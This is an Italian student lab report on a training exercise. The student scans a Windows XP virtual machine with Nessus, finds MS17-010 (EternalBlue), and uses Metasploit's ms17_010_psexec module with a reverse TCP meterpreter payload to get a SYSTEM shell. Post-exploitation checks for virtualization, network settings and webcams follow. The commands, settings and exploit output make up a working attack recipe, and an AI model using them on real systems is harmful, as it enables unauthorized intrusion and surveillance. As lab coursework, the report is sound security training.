

Report Giorno 5 BWII


Attacco a Windows XP

Nel quinto giorno della Build Week II, l'esercizio richiedeva la configurazione dell'indirizzo IP di Kali Linux (192.168.200.100) e di Windows XP (192.168.200.200), per fare ciò abbiamo prima di tutto modificato i vecchi indirizzi tramite il comando

sudo nano /etc/network/interfaces

Il comando sudo (**Super User DO**, ovvero il classico comando esegui come amministratore) serve a darci i permessi necessari per poter modificare i file, nano invece è il nostro editor di testo. Successivamente ci spostiamo di directory in directory tramite il path etc/network e modifichiamo il file interfaces.

Una volta modificati gli indirizzi, eseguiamo il **reboot** della macchina e verifichiamo che tutto sia stato modificato e salvato tramite il comando **ifconfig** per quanto riguarda Kali Linux e **ipconfig** per quanto riguarda Windows XP; questo è quello che dobbiamo ottenere:



```

C:\ Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

C:\Documents and Settings\Administrator>
```

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
    inet6 fe80::a00:27ff:fe74:1679 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:74:16:79 txqueuelen 1000 (Ethernet)
    RX packets 49 bytes 14907 (14.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75 bytes 8543 (8.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Il cambio dell'Indirizzo IP non basta però per mettere in comunicazione le due macchine, perchè non condividono la stessa rete. Per metterle sulla stessa rete andiamo a creare da VirtualBox una nuova Rete con NAT in questo modo:

```
NatNetwork3 192.168.200.0/24 Disabilitato
```

E successivamente andiamo a collegare entrambe le macchine a questa Rete con NAT chiamata **NatNetwork3**.

Fatto ciò effettuiamo il reboot delle macchine e verifichiamo il **ping** delle macchine:

```
C:\Documents and Settings\Administrator>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:

Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 0ms, Medio = 0ms

C:\Documents and Settings\Administrator>
```

```
(kali㉿kali)-[~]  
$ ping 192.168.200.200  
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.  
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.897 ms  
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.785 ms  
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.865 ms  
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.749 ms  
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=1.27 ms  
^C  
— 192.168.200.200 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4004ms  
rtt min/avg/max/mdev = 0.749/0.913/1.270/0.186 ms
```

Come vediamo le macchine pingano fra di loro! Così facendo abbiamo risolto i primi due requisiti dell'esercizio.

Per quanto riguarda il primo punto vero e proprio dell'esercizio attiviamo il servizio di **Nessus** da Kali tramite il comando

sudo systemctl start nessusd.service

Facendo ciò abilitiamo la pagina web di nessus direttamente collegata alla nostra macchina linux e la raggiungiamo scrivendo nell'URL **kali:8834** (Nessus è collegato alla porta 8834 di Kali Linux).

Una volta effettuato l'accesso su Nessus con le credenziali, andiamo su New Scan, scegliamo **Basic Scan** inserendo un nome alla scansione e l'indirizzo IP del target.

Siamo pronti per iniziare la scansione quindi, clicchiamo su **Launch**.

Al termine della scansione, Nessus ci riporterà le vulnerabilità di rete della macchina target, fra queste troviamo la vulnerabilità che ci interessa (l'unica avente codice **MS17-010**):

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...

Description
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Adesso, abbiamo ben chiara la vulnerabilità richiesta e possiamo aprire il framework **Metasploit** che ci consentirà di sfruttare questa vulnerabilità; andiamo quindi a scrivere il comando **mfscconsole** su Kali Linux.

Quando Metasploit è aperto, utilizziamo il comando **search** seguito dalla keyword **MS17-010** e troviamo il path che ci interessa:

```
msf6 > search MS17-010
```

Matching Modules									
#	Name	Disclosure Date	Rank	Check	Description				
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection				
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution				

In questo caso il path corretto è il primo, quindi scriviamo **use 0** e automaticamente Metasploit userà un payload meterpreter (anche se in questo caso dobbiamo sostituirlo perchè quello utilizzato automaticamente è per sistemi operativi a 64 bit ma sappiamo bene che Windows XP è a 32, quindi scegliamo il payload corretto tramite il comando **show payloads**), una volta fatto ciò andiamo a vedere cosa ci richiede metasploit per far partire l'exploit usando il comando **show options** e impostiamo usando sempre il comando **set** inizialmente:

RHOSTS = 192.168.200.200 (IP TARGET)

LHOST = 192.168.200.100 (IP di Kali, per creare la connessione meterpreter tramite reverse TCP)

LPORT = 7777 (L'esercizio specifica che questa deve essere la porta dove dobbiamo metterci in ascolto)

A questo punto il gioco è fatto, eseguiamo il comando **exploit** e...

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - | Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - | Leaving Danger Zone |
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0xff936468
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... zGfTXwvt.exe
[*] 192.168.200.200:445 - Created \zGfTXwvt.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \zGfTXwvt.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1031) at 2024-03-11 08:09:00 -0400
meterpreter > 
```

Siamo dentro!

Adesso soddisfiamo le richieste dell'esercizio andando a verificare se la macchina dove siamo in ascolto è una macchina fisica o virtuale, la configurazione di rete e se sono presenti webcam collegate alla macchina vittima eseguendo questi comandi:

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

```
meterpreter > ifconfig

Interface 1
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:2b:d8:73
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > webcam_list
[-] No webcams were found
```

A questo punto possiamo terminare la nostra sessione **Meterpreter**, il nostro esercizio è terminato ed è stato portato a termine con successo.

